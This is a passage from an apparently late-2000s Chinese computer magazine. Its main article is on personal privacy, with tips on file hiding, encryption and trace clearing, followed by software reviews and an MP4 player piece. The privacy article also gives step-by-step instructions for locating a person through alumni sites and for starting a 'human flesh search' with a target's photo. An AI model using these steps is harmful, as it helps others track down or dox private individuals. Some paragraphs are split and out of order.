日前,网络校友录比比皆是,诸如“校内网,QQ校友录”这样的网站很多,提供的服务无非就是建立一个同学圈,校友圈,方便大家交友联系,认

识一些身边人的身边人。但是在校友录上,又是一个很容易泄漏自己隐私的地方,虽然你上传了自己的头像照片,完善了自己的个人信息,看似很完美,很方便同学联系你,但是你的资料就这样无情的被泄露。

以中国人校友录找人为例:

第一步:在浏览器中打开http://class.chinaren.com/index.jsp,在页面右侧的“搜索”列表中输入同学的姓名(例如“丁洁”),搜索后,假如同名同姓的人太多,则需要再次筛选。

第二步:如果搜索到的结果比较多,再通过“筛选”下拉列表中的省份、班级类型、上学年限等进行详细筛选,假如知道这位同学的学校所在省份、上学时的班级类型、上学年限等参数,筛选后的搜索结果将会精准许多,达到缩小搜索范围的目的。

经过筛选,结合自己对这位同学的信息的大致了解,一般都可以找到要找的人。不过,找到这位同学所在班级后,如果该班级加密了,你可能无法直接与其取得联系,这时,需要申请加入该班级,申请时就可以在申请理由中说明来意,当管理员看到申请消息后一般都会批准或是直接转告目标联系人的联系方式等信息,从而找到要找的人。

## 恶意人肉搜索网站



现在,人肉搜索在因特网上比较流行,可以将一个信息不详细的人通过网友的力量快速找出来。而人肉搜索方法也很简单:如果有图片的话,最好准备一张图片,然后再客观地写出一篇介绍性的文章,最大限度地让其他人能够通过图片、文章而方便地找到要找的人。这样,所有的网友便会参加到这个搜索任务中,通过直接、间接与目标联系人的接触来取得线索找到目标联系人。

能够进行人肉搜索的网站也很多,例如人肉搜索网就是一个不错的好去处,在浏览器中打开http://www.renrou.cn/,接下来只要点击“发布人肉搜索”,在打开的页面中先注册一个账号,然后在特定的分类中直接以发帖的形式将要搜索的目标联系人图片、描述性文章发布即可进行人肉搜索了,接下来只要等待网友们带来的惊喜即可。

## 真假细辨 隐私也需马甲

一般网络泄密,都属于不经意间,而且当事人也没有觉察,如果不是你有中百万巨奖运气,想必你也不会成为热帖男主角,但是自己的隐私还是要保护好。对于网络用户,我们应该保护自己的网络隐私和个人隐私,避免两者关联,让网络与真实互动,自己暴露在阳光下。

### 个人信息的区分联系

在网上,需要学会将自己包装一番,在此所指的包装特指个人身份信息的包装,如果不会包装,最起码也要学会将自己的信息一分为二,其一是真实的个人信息:姓名;生日;电话;地址;身份证号;工作单位、工资收入。其二便是网络个人信息:QQ号;MSN号;论坛ID;交易网站ID;游戏注册资料;邮箱地址等。这两类信息很明显,第一类就是自己个人真实信息,而第二类是网络虚拟信息,可真亦可假(例如可以申请多个QQ号,但姓名却只有一个)。

看似不靠谱的几个信息,但是它们又是互相联系,例如:你在申请QQ号的时候需要填写详细的个人信息资料,以方便找回账号,同时又为隐私带来了隐患,因为网络随时会出卖你的真实个人信息。因此,要学会在网络世界里保护自己,接下来便是需要动动自己的脑筋来保护自己的个人信息了。

### 妙处理 虚假博弈真实

虚拟网络信息和真实个人信息关联度越来越高,而你泄漏的途径也越来越

多,在网络这个真真假假,虚虚实实的地方,如果只给自己配置一套ID,完全不可能“安居乐业”。其实行走网络给自己准备两套马甲更加安全实用,在这里所说的两套马甲,并非某人某论坛的两个ID,而且一套虚拟身份,一套真实身份。这样更好杜绝真实个人信息与虚拟网络信息关联而泄漏自己的隐私,具体操作办法,请看一下见解。

### 个案分析No.1

买卖交易,虚虚实实很重要

在论坛买卖交易,前面我们说了,大家都习惯留下自己的QQ号码,MSN号码,邮箱ID,电话信息,这样虽然看似方便买家卖家联系,但是无聊的人很好搜索到自己的个人信息。


其实完全可以使用两套ID进行交易,在交易信息中提供一个不常用的

QQ号码,MSN号码,包括邮箱地址也可以提供一个全新的,就是为了平时交易而申请的全套交易ID,这样处理后,搜索你的人也不可能将你的虚拟信息与你的电话号码关联找到你的存在了(如图5)。




校内网这样的网站在注册时都要求用户提供最详细的真实个人信息,真实姓名、电话、地址、以前的班级等一个不少,但是在校内网上,你真的会傻乎乎地去填写这些信息吗?如果你填写了,恭喜你,你很快就会被别人人肉搜索到。因为QQ号+电话+姓名,足够将你在网络上彻底暴露开来。除了校内网,像开心网等网络社交类网站在用户注册时都要求用户填写真实信息。而这样的情况,我们还是采用一套虚拟的ID,包括校内网的昵称用一个新的,

地址,电话这些别玩真的,虚假点更好(如图6)。



### 个案分析No.3

游戏注册资料,这个资料是我们找回自己账号的重要资料,虽然个人信息认证必须填写正确的信息,但是正确的资料认证要避免被人泄露。当然运营商肯定是不可能泄露,所以在这里就需要填写自己最真实的信息,包括身份证信



## 你的资料这样被泄露

泄露几乎是每一个电脑用户都可能遇到的问题。某一天,当你吃惊地发现自己一向认为重要的资料或隐私照片,被他人窃取甚至公然泄露到网上时,丝毫不必惊讶。因为造成这一切的罪魁祸首正是你自己。在日常的电脑管理中,你忽略了一些必要的东西,那就是对照片或资料进行有效的保护。

### 照片泄露

#### 照片泄漏之谜

一般来说,本地照片泄露的原因主要有以下几个:一是未对照片采取过任何保护措施,任何接触电脑的用户都可以无障碍地看到这些信息;二是采取的保护措施太过弱智,如只是简单隐藏了照片,或虽然采用了加密处理,但不幸你使用的加密工具是一些未加密的,别人利用相应的工具即可破解;三是虽然删除了照片,且清空了回收站,却没料

到即使是已经删除的文件,在文件所在的分区未写入足够的数时,仍然有被人用EasyRecovery Pro等数据恢复工具恢复的可能。

网络照片的泄露,原因主要是上面的第二点,即设置了弱智密码,特别是QQ空间相册中的照片,如果只是选择了以正确回答问题来保证其中的照片不被无关用户访问的话,那么,你的做法简直犹如用一根朽烂的绳子去缚住一头凶猛的老虎那样不可靠,因为即使是一个刚接触电脑的人,也可能利用搜索引擎,找到绕过问题,直接访问其中照片的方法。

息,真实姓名,邮箱地址也要选择常用的,因为方便找回账号信息。资料填写完成后,对资料进行妥善保管,一旦资料泄露或者遗失,你的游戏账号安全就得不到保障了(如图7)。

### 网络信息还是实在好

网络个人信息有些地方别较真,但是有些地方还是必须真实,网上银行,股票交易信息、基金交易信息、游戏注册信息等,这些地方有时候还必须要用户使用真实信息,否则无法注册或是使用。保护方案:有些情况下必须使用自己的真实信息,但为了防止个人信息的泄露,需要注意一些问题:

1. 个人电脑要安装杀毒软件、防火墙,确保系统中没有病毒、木马,防止一些盗号木马病毒盗取账号及密码信息。
2. 不要在公用电脑(例如网吧、多人使用的公司电脑或是别人的电脑)中登录这类账号,防止这些电脑中的陷阱。
3. 保管好账号及密码信息,以及口令卡、优盾等这类重要信息及设备,假如账号比较多,不要每个账号使用同一个密码。

### 保护照片

那么,怎样才能保护好照片呢?这当中除了不要让隐私照片直接呈现在电脑中外,还应该采取以下措施,加大他人偷窥照片的难度。

取消“显示隐藏的文件和文件夹”项设置属性为隐藏的文件,别人很容易在Windows资源管理器中,通过单击菜单“工具/文件夹选项”,打开“文件夹选项”对话框,切换到“查看”标签,在高级设置列表中,选择“显示所有文件和文件夹”项,来查看到相应的文件(如图8)。所以如果你很热衷于用这种方式来保护照片的话,至少应该在



“文件夹选项”对话框中,将“显示所有文件和文件夹”项去掉,以阻止别人用该方法来查看你隐藏的照片。

单击“开始/运行”(或按下“Win+R”组合键),打开“运行”对话框,输入:Regedit,回车,打开注册表编辑器窗口,依次定位到

[HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]子键,在右侧空窗格中双击CheckedValue项,打开相应的对话框,将“数值数据”修改为0,确认后(如图9)，“显示所有文件和文件夹”项即会被清除,以后别人自然无法利用该项来查看隐藏文件。如果你要查看的话,可以把CheckedValue键值改回为1。




### 用WinRAR加密文件

目前,网络上流传的文件加密或图片加密工具很多,其中大部分工具实际上都是伪加密,它们只是采用了一些拙劣手法,对文件进行了简单的转移或隐藏而已。用这些工具加密的文件,用一款名叫“文件夹嗅探器”的工具即可轻松查看到。所以如果要加密文件,不妨用WinRAR提供的加密压缩功能。这种方式看上去原始,但却有效。只要你设置的密码足够复杂(如8位以上,且是“字母+数字+特殊符号”的形式。其中的字母最好大小写混合),别人要想破解绝非易事。

右击隐私图片,在弹出的右键菜单中选择“添加到压缩文件”,打开“压缩文件名和参数”对话框。切换到“高级”标签,单击“设置密码”按钮,然后在出现的“带密码压缩”文件框中按提示输入密码,单击“确定”按钮(如图10)。该图片即会被加密压缩,以后要访问其中的文件时,必须输入正确的密码才行。

在如图10所示的对话框中有一个



“加密文件名”项,勾选它,WinRAR会在你试图打开压缩文件时,要求输入密码,如输入密码错误,你根本无法查看压缩包中都有什么文件,更不用说去访问了。如果不勾选,程序会直接打开压缩包,让你看到其中的文件名称,但会在你试图访问该文件时,弹出对话框,要求你输入密码。

### 提示 Attention

#### 怎样识别加密工具是否伪加密?

很简单,凡是号称自己有“闪电加密”、“瞬间加密”、“一秒钟加密”功能的软件,一定是伪加密软件!道理很浅显,因为可靠加密的实现过程必须有底层技术的支持,甚至还涉及驱动,加密手段越高,加密的速度也就越慢,瞬间是不可能的,除非是伪加密。如常见的“文件加密软件”、“便携式文件夹加密器”、“E-钻文件夹加密大师”、“E-神文件夹加密”、“文件夹加密超级大师”、“文件夹加密王”、“文件夹保护神”、“文件夹加密至尊”和“文件夹金刚锁”等都属于此类工具。

### 不需要的图片应该粉碎

Windows删除软件的原理,是在被删除的文件中加上可重新写入的标记,文件本身依然存在。这也就是为什么别有用心的人,会利用一些数据恢复工具从硬盘中还原出已删除文件的原因。因此,需要利用一些专门工具,粉碎不需要的图片。

以利用“360安全卫士”中的相应功能粉碎图片为例。启动程序,在其主界面中依次单击“高级/高级工具集”按钮,切换到相应的页面。单击“文件粉碎



机”按钮,然后在出现的对话框中,单击“添加文件”按钮。选择好要粉碎的图片,确认后,返回上级对话框,在列表中勾选要粉碎的文件,单击“粉碎选中文件”按钮,相应的文件即会被粉碎了(如图11)。

## 网络照片务须加密

隐私性较强的照片最好不要上传到网上保存,因为相比本机而言,网络存在更大的风险,被人破获的机会更多。如果实在要保存到网上,也不要怕麻烦,用网站提供的加密功能,切实为相册加密。以QQ空间设置加密为例。

进入QQ空间,切换到“相册”标签,单击“创建相册”文字链接,打开相应的页面。依次设置好“相册名称”、“相册描述”、“分类”等项,在“访问权限”栏中选择“需要密码访问”项,然后按提示输入密码,单击“确定”按钮(如图12),一个加密相册就生成了。以后只要将隐私照片上传到该相册,别人要访问时,就必须输入正确的密码。



## 资料泄漏

资料的泄露途径与照片类似,其基本保护方法也类似。除此之外,资料还有一个常见的泄露途径,那就是通过共享泄露,无论是在局域网中,还是在外网中,都要注意防范。

## 用类标识符伪装文件

所谓的类标识符,就相当于我们在现实生活中的身份证和身份证号码。在Windows中,每个系统级应用程序,如“我的电脑”、“回收站”、“计划任务”等,也都用一个唯一的标识符来进行管理,当我们操作电脑双击某个文件夹时,操作系统会首先检查该文件夹的文件名,并到注册表中去搜索这个标

识符所注册的应用程序类型, 最后再打开相应的应用程序, 或使用这个应用程序打开该文件, 这就是为什么我们双击“我的电脑”或“计划任务”时, 弹出的窗口和普通文件夹窗口不一样的道理。这些在操作系统与真实文件夹之间起到承接作用的数字, 就是“类标识符”(CLSID)。

利用类标识符, 我们可以轻松地将重要的文件, 伪装成打印机和“我的电脑”等。以将“F:\123”文本夹伪装成打印机为例。

右击“F:\123”文件夹, 在弹出的右键菜单中, 选择“重命名”, 将该文件夹命名为“Printer.{2227A280-3AEA-1069-A2DE-08002B30309D}”, 此时你会看到, 该文件夹图标已经变成标准的打印机图标, 用常规方法无法看到其中的真实内容, 只会看到几个与打印机有关的项目。

以后如果我们要查看文件时, 只需按下“Win+R”组合键, 打开运

行对话框, 输入CMD, 回车, 打开命令提示行窗口。在提示符下输入: dir F:\, 回车。找到被“类标识符”加密的文件, 并记下其文件名(此例中为“Printer.{2227A280-3AEA-1069-A2DE-08002B30309D}”), 然后在命令提示符下输入“ren F:\Printer.{2227A280-3AEA-1069-A2DE-08002B30309D} Printer”, 即可将类标识符去掉, 还文件以本来面目。

## 在外网中利用QQ中转站防范

在外网中共享重要文件, 一定要在上传共享前, 利用WinRAR对文件进行压缩加密。这样, 只有知道密码的用户, 才能进行访问。此外, 如果你是QQ会员用户, 要通过邮件的方式和朋友、群用户共享文件, 利用QQ邮箱提供的中转站功能也是个不错的主意。因为QQ中转站不仅允许上传的文件体积大(最高可达6GB), 而且具有到时自动删除功能, 可

极大减少文件在网络保存时间较长, 因而被他人偷窥的可能。

进入QQ邮箱, 单击页面左侧的“文件中转站”项, 切换到相应的页面, 单击“上传文件”按钮, 打开“上传文件页面”, 单击“浏览”按钮, 在出现的对话框选择好要上传的文件, 确认后, 返回上级页面, 单击“上传”按钮。上传成功后, 在文件中转站页面中, 根据自己的需要, 单击“发送给好友”或“发送给QQ按钮”(如图13), 然后按提示操作, 即可将文件发送出去, 并在与会员等级相对的保存期限(7~16天)到达之后, 自动将文件删除。



# 痕迹清理也很关键

说起痕迹清理, 笔者想起一件糗事。某天, 一位女同事要笔者在自己的机子中, 帮忙播放她保存在U盘的一个Flash课件。没想到播放器启动后, 在播放列表中, 却出现一些不宜为外人看到的视频名称, 当时那感觉, 就想找一个三居室的地缝钻进去。所以说, 痕迹清理也很重要, 因为不一定什么时候, 它就会让你的隐私暴露无遗。

## 清理浏览器痕迹

目前我们常用的浏览器主要有IE、Firefox和傲游等, 而各浏览器中清除历史记录的方法在同小异, 下面仅以前两者的最新版本为例, 说说基本操作流程。

### IE 8

单击菜单“工具/删除浏览的历史记录”, 可将浏览的所有历史记录清除。此外, 该浏览器还提供了隐私模式, 可以在浏览隐私网站时, 不留任何痕迹, 其中包括浏览历史记录、临时Internet文件、表单数据、Cookies以及用户名和密码等。使用方法很简单, 在浏览网站前, 在“工具”菜单中选择“InPrivate 浏览”, 屏幕上会出现一个标题中带有InPrivate字样的新窗口, 表明浏览器目前处于隐私模式(如图

14)。接下来就可以像平时浏览一样, 通过输入网址, 放心地去浏览那些不想让别人知道的网站了。



### Firefox 3.5

Firefox在3.5版本中, 也提供了“隐私浏览”模式。在浏览器启动后, 通过单击菜单“工具/进入隐私浏览模

式”, 就能轻松地进入该模式。当然, 如果你有进入该模式, 而不想清除浏览历史也简单, 只需在“工具”菜单中, 选择“清空最近历史记录”, 然后在弹出的对话框, 设置好要清除的时间段, 再单击“立即清除”按钮即可。

## 清理播放器痕迹

默认情况下, 各播放器都会保存用户的播放记录, 以便下次启动后, 可在播放列表中迅速找到先前的播放文件, 以提高效率。不过, 播放器的这种做法很容易泄露隐私。如果想避免, 除了可以在文件播放完毕手工清除播放列表中的记录外, 还可以通过下面的方法, 让常用的播放器自动清除播放记录。

### WMP 11

右击标题栏, 在弹出的右键菜单中, 选择“工具/选项”, 打开“选项”对话框。切换到“隐私”标签, 在“历史记录”栏中, 取消对“在播放机中保存文件和URL历史记录”, 单击“确定”按钮即可。

## 暴风影音 3.9.6.19

单击“主菜单/高级选项”，在出现的对话框左侧选择“播放列表”项，在右侧可看到几个与自动清空播放列表有关的选项，如“播放列表常规选项”栏中的“打开新文件时清空原有列表”项，“清除播放器痕迹”栏中的“播放列表”、“最近播放”和“上次打开的URL”项等。如果你选择前者，可让暴风影音在播放新文件时，自动清除原有列表中的播放记录，如果选择后者中的“播放列表”，可让暴风影音在退出

时，自动清空播放列表，选择“最近播放”和“上次打开的URL”项的作用与“清空播放列表”相似，这里不再赘述。选择完毕，别忘了单击“确定”按钮保存设置（如图15）。

## QQ影音 1.2

QQ影音没有提供与自动清空播放列表有关的选项，不过，在使用的过程中，可以采取一个变通的方法：单击界面右下方的“播放列表”按钮，将播放列表隐藏起来，这样，在自己使用播放器时，就不会因为列表存在不雅的内容，而恰好有别人在场，搞得大家都难堪了。暴风影音也提供了类似功能，操

作方法与QQ影音类似，大家看一下就知道了（如图16）。

## 清理工作痕迹

使用电脑工作后，在电脑中会留下不少的蛛丝马迹，比如：浏览的图片信息，office文档信息，WinRAR文件信息等，虽然这些痕迹很细小，但是也是你的个人隐私，从这些文件的文件名上，就能了解你最近工作状态，所以还是清理掉比较好。

点击“开始”菜单，右键单击“最近使用的项目”，从快捷菜单中选择“清除最近的项目列表”，确认后即可将这些记录清除干净（如图17）。这样就可以确保自己使用的痕迹再被其他人看到。



# 09必看好莱坞大片系列

哈里·波特6 | 变形金刚2 | 冰河世纪3 | 死神来了4 | 玩具总动员3D  
暮光之城2 | 电锯惊魂6 | 特种部队 | 狼人 | 福尔摩斯 | 阿童木.....

## 暑期大片汹汹来袭

### 《爱电影》

让你一饱眼福



■全国各大报刊享有售 也可邮购，  
邮购地址：重庆市渝中区双钢路3号电脑迷杂志社 每单请加3元挂号费  
■网上商城：<http://shop.cpccfan.com> ■咨询电话：023-63658888-13126  
定价：29.8元（全彩高清画册+光盘）邮购代码：MB0905

**软件快餐**

一声平安问: 我因为工作需要经常要同时批量创建多个文件夹, 每次都是手动一个一个创建, 操作非常麻烦, 浪费大量的时间和精力。在网上也找过一些方法, 比如用批处理命令等, 但操作起来不太灵活, 我一直想找一个可以批量创建新文件夹的工具, 不知道有没有呀, 请求小编帮助。

小编答: New Folder Wizard 是一款批量新建文件夹的向导工具, 支持多种创建方式, 最多一次可创建 两万 个新文件夹。



情定奇缘问: 我喜欢看电影, 经常要从网上用BT软件下载电影文件。以前我都是在各个BT论坛里寻找BT种子, 不过很多BT论坛都有限制, 不能随意搜索我想要的电影文件, 还存在BT种子失效等等问题, 常常是费了半天劲找到的BT种子不能用, 让人郁闷。有没有更好的方法能让我又快又准来搜索BT种子呢?

小编答: BT仓库可以直接对各大BT发布网站的Torrent文件进行搜索和存储, 无须登录任何网站即可快速获取需要的BT种子信息, 并且直接提供BT文件下载和调用BT下载软件等功能, 对于BT下载爱好者非常实用。



简单是我的风格, 效率是我的追求, 大家好, 我就是一键到底~底~底~ (回音ing)。本期新软推荐的看点是一键化、整合化, 让我们的双手从低效重复的电脑操作中解放出来吧!


**艾米桌面桌面生活百宝箱**

本期明星软件

软件版本: 1.0 软件大小: 2.3MB 软件授权: 免费

生活就是由各种各样琐碎的小事组成的, 每天我们都有很多要关心的小事, 比如最近几天的天气情况, 翻翻老黄历今天适不适合出门, 随意看看自己感兴趣的新闻等。这些事儿虽然小, 但是要轻松搞定也不是一件容易事。“艾米桌面”就是为简化规整这些生活中的小事而诞生的。

艾米桌面可以帮助我们快速地处理日常小事, 它提供N多实用的小功能。除了咱中国人特有的黄历、农历、节气等, 使用它的自由定制功能, 还可以根据自己需要定制诸如打折、球赛、电视节目、星座运势等海量内容, 让感兴趣的新闻及时送达桌面。有了艾米桌面, 只要轻轻双击就可以看到自己想要的了, 如果有一天有更好的软件可以代替它, 直接删除整个软件目录就算卸载了, 够简单吧!




**网罗天下新软**

**Lumos一键保险箱——文件保护安全无忧**

想保护自己的文件不被别人窃取? 不妨使用Lumos一键保险箱这款软件吧, 它提供强大的文件加密保险服务。软件安装后将创建一个Lumos安全区, 该分区与普通的磁盘分区是完全隔离的, 能使Windows及第三方软件完全无法感知这个区的存在, 从而保证数据不会被他人获取。只有在启动一键保险箱后, Lumos安全区里的文件才可用Windows资源管理器进行管理, 这样既保证了文件的安全, 又方便了用户的日常管理。

软件版本: 1.0 授权方式: 免费版 软件大小: 4.608 KB



**一键排版——轻松整理网页复制文章**

我们经常要从网上复制各类文章, 但有时复制的文章不能直接使用, 因为网页上的文本都有自己特定的格式, 直接复制粘贴会将这些文本格式也复制过来, 造成文本排版显示混乱, 段落不符, 图片位置不对等, 只有再手动排版一次才能满足需要, 很麻烦。现在一键排版这个小工具可以快速解决这个问题, 只要将复制的文章粘贴到软件中, 单击“一键排版”按钮即可清除文章中的格式, 内容排版会更加干净和整洁。如果一次操作后还有些问题, 可再单击一次即可全部显示正常, 再复制粘贴到其它地方就可以正常使用了, 很方便。

软件版本: 1.0 软件大小: 733KB 软件授权: 免费




## closeLCD——更简单的屏幕关闭方式

软件版本: 2.0 软件大小: 73KB 软件授权: 免费

对上班族来说, 单位的LCD显示器大多不会关, 除非自己临时离开, 需要把显示器关闭不让别人看, 可是在按下LCD上的关闭按钮时常常会遇到按不到位的情况, 如果要重复按多次的话就太麻烦了。其实可以使用closeLCD这款小软件, 它可以一键关闭屏幕, 只要运行软件后单击“一键关闭LEC”按钮就可以了。当然, 更方便的关闭方法是安装后按下“Alt+C”快捷键。

如果电脑设置有开机密码, 当返回后晃动鼠标点亮屏幕时, 就需要输入密码才可以打开, 既安全又节约能源。



## 飞鸟传说TXT小说阅读器——轻松读小说

软件版本: 2.1 软件大小: 925KB 软件授权: 免费

在网络上到处都可以找到TXT格式的小说, 不过阅读起来却不太方便。因为TXT小说的字数庞大, 而排版又过于简单, 常常会看错行, 纯白色的背景看起来也很费眼睛。用“飞鸟传说TXT小说阅读器”就方便多了, 它是一款专为阅读TXT小说开发的软件。TXT文件打开速度快, 采用舒适的绿色做背景可减少阅读疲劳。可以自动按照小说章节名称分段, 根据章节选择阅读。可播放背景音乐, 边听音乐边看小说。同时还提供了小说下载工具, 可以搜索最新小说和小说章节进行下载等, 相当不错。



## 中国移动手机桌面助理——用电脑管手机

软件版本: 2.1 软件大小: 1.32MB 软件授权: 免费

手机桌面助理(MDA)是中国移动推出的一款集短信、彩信、联系人管理、话费查询等功能于一体的通讯软件, 除了强大的短信和彩信编辑、发送功能外, 使用MDA的好处在于充分发挥了电脑的优势, 将双手从手机的小键盘上解脱了出来。

MDA的安装非常简单, 但是在开始使用前, 需要先通过短信注册。方法很简单, 中国移动用户编辑短信“KT”发送到“10658037”, 系统会返回一条确认短信, 直接回复任意内容, 系统会再次返回一条短信, 告知用户MDA客户端的登录密码。MDA的资费是每条短信0.1元。(更详细的内容可以访问MDA官方网站查询 <http://www.mda7006.cn/index.htm>。)



## 升级速递

### Foxmail 6.5 Build 021

新增待办事项、明信片 and 换肤三项功能, 全面支持Hotmail邮箱。除此以外, 提高了全文搜索的稳定性和准确性, 并优化大量原有功能。

### 完美解码 Build 20090630

主要更新是调整了集成的播放器, 取消BSPlayer, 同时以PotPlayer取而代之。此外调整KMPlayer的设置到注册表, 修正在Vista下的问题。

### 灵格斯词霸 2.6.1

正式兼容Windows 7, 并新增词组取词和迷你窗口这两大创新功能。并优化词典格式, 重新设计真人语音引擎等用户体验改进。

### Windows优化大师 7.97

增加对SMSC SCH5017/5317/5217等温度传感器的支持, 同时增强注册表扫描、垃圾痕迹清理模块对Windows 7的兼容性。

### 可牛影像 1.50

新增照片叠加、换背景等功能, 同时增加反转片、蓝调、魅力、渐变等34种特效, 以及对场景批量导入和删除的支持。

## 追新一族

### 紫光拼音输入法 6.5

内测版支持Unicode和定期更新网络新词。并增加英文联想输入、输入栏右键菜单等功能, 及增设分类词库。此外全新设计设置面板和提示模式。

### 百度Hi 2.4 Beta

新增大量功能, 如贴吧和明星资讯订阅、个人形象DIY、粉丝专属标签、聊天快捷回复等。同时采用新界面管理器, 实现群成员搜索、百付宝插件支持等。

### 有道桌面词典 2.2 Beta

增加翻译结果字体大小调节功能, 并优化屏幕取词窗口界面, 提高了取词的响应速度, 以及优化了自动升级模块, 修正若干影响程序稳定的Bug。

### 网页迅雷 2009 Beta2

全面优化下载速度, 增加速度展示功能。页面推荐区域采用全新设计, 并增加两项新资源推荐, 增加在线高清观看电影功能。

## 查漏补缺

### Vista SP2 管理工具更新程序 (KB970203)

可启用运行Hyper-V的Windows 2008计算机上的远程管理。

### Vista 组策略首选项客户端扩展 (KB943729)

将多个组策略首选项添加到组策略管理控制台中, 从而能让系统处理新的组策略。

# MP4高清要便携

无论是在旅行的路上, 还是还在家休息, 我们都想看到画面更清晰的电影, 若有一台新款的MP4播放机, 就能随时随地欣赏高清影片。在路上用小屏随时看高清, 在家里将MP4的高清视频输出到液晶电视上, 躺在沙发上用大屏看大片。

■ 文/阿龙

## 小屏放高清 既便携又细腻

目前主流的MP4机已经拥有了4.3英寸、5英寸甚至是更大的7英寸屏, 但作为一部便携影音播放设备, 通常是近距离下用手拿着观看, 例如坐在车上或躺在沙发上看电影。人眼与屏幕的距离比较近, 因此用手掌大小的屏就刚刚好, 若屏幕尺寸太小, 人眼会觉得疲劳, 若屏幕过大, 看电影时人眼不仅会觉得不

自在, 而且会让MP4的尺寸增大, 重量也可能增加, 便携手感优势体现不出来, 长期用手握很容易感到疲劳。

实际上, 当人们使用便携设备看高清MP4电影时, 5英寸屏是对人眼近距离看比较合适, 同时尺寸也适合于便携, 不至于长期手持导致疲劳。以昂达新款VX565HD的MP4为例, 它拥有5英寸屏。

## 视频输出 便携有高清实力

可能有人会问: 便携MP4屏幕携带虽然方便, 但始终还是小啊, 有没有办法把MP4强劲的解码能力输出到大电视上看呢? 其实现在主流MP4播放机都设计了视频输出, 大可替代传统DVD, 在大电视上便携看高清。

仍然以昂达VX565HD为例, 它支持720P 10MBPS码流率高清视频解码播放, 并提供了色差分量输出到电视, 这样可将MP4机里的高清画面输出到液晶大电视上看了。

连接的方法很简单: 将色差分量输出线的单头一端插入MP4机的TV-OUT视频输出口, 将另一端的三个接头分别插入液晶电视对应颜色的的色差视频输入口, 而MP4

播放视频的的声音, 用音频线连接MP4机的耳机口和音箱设备的音频输入口, 开启液晶电视机电源开关, 切换到设置界面, 并选择“YPbPr”作为视频输入模式待机接受信号。开启MP4电源, 切换到设置菜单并选择“高清输出”, 在播放高清MP4时轻点功能键, 之后会弹出“屏幕切换”菜单, 选择第一个小方框(即电视输出), 此时高清电影画面仅在液晶电视里显示, MP4机的屏幕关闭。

经测试, 昂达VX565HD输出视频画面时, 色差分量线的最大分辨率与DVD机逐行分辨率一样, 即576P的输出, 而720P的原生高清视频经过这样输


而网上流行的高清MP4电影, 其视频格式标准通常为720P或1080P(即1280×720或1920×1080的分辨率), 可以满足我们便携看高清的要求。

可能有人要问, 按照上面的标准, 标准高清视频在小屏上输出并不能准确还原, 那么小屏幕是否就不能完美欣赏高清了呢? 实际上, 虽然在5英寸的小屏上不能实现点对点显示输出的全高清分辨率, 但在5英寸小屏幕显示720P的画面, 人眼不会觉得因为屏幕小而不舒服, 相反, 720P的画面输出在5英寸的小屏上, 画面更加清晰, 细节更丰富, 再加上整机重量适合手掌把持, 因此便携的MP4播放高清, 屏幕尺寸恰到好处。

如果感觉长期用手握住MP4看视频容易疲劳, 那么完全可以用MP4自带的支架功能架起来, 放在书桌上, 调整到合适的角度欣赏视频。

